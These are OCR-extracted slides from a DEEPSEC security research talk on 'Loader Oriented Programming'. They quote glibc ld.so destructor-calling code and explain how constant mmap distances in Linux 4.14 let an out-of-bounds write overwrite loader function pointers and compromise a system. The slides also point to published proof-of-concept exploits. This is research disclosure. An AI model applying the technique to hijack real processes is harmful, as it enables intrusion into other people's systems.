
Can we make `*(*(rbx + 0xa8) + 8)` point to an ASLR'd address and adjust `*(rbx)` accordingly?

Loader Oriented Programming — Slice from `ld.so`

```c
struct link_map *l = maps[i];
/* ... */

/* First see whether an array is given.  */
if (l->l_info[DT_FINI_ARRAY] != NULL)
{
    ElfW(Addr) *array = (ElfW(Addr) *)
        (l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
    unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val / 8);
    while (i-- > 0)
        ((fini_t)array[i]) ();
}

/* Next try the old-style destructor. */
if (l->l_info[DT_FINI] != NULL)
    DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
```


DEEPSEC

Loader Oriented Programming — Normal Execution



DEEPSEC

Loader Oriented Programming — Exploitation



Demo

Summary

- Linux 4.14 implementation of `mmap` still allocates memory chunks at constant distance to each other
- There are a lot of function pointers in the address space
- In the worst (best?) scenario, a Out-of-Bounds-Array-Write results in reliable system compromise

In the faith of open access and reproducibility we publish

Paper, Slidedeck, Measurement code, Proof of Concept Exploits, Poster

online:

https://github.com/kirschju/wiedergaenger

Questions?

DEEPSEC

HXP CTF

https://ctf.hxp.io/

2017-11-17 12:00 UTC 48 hours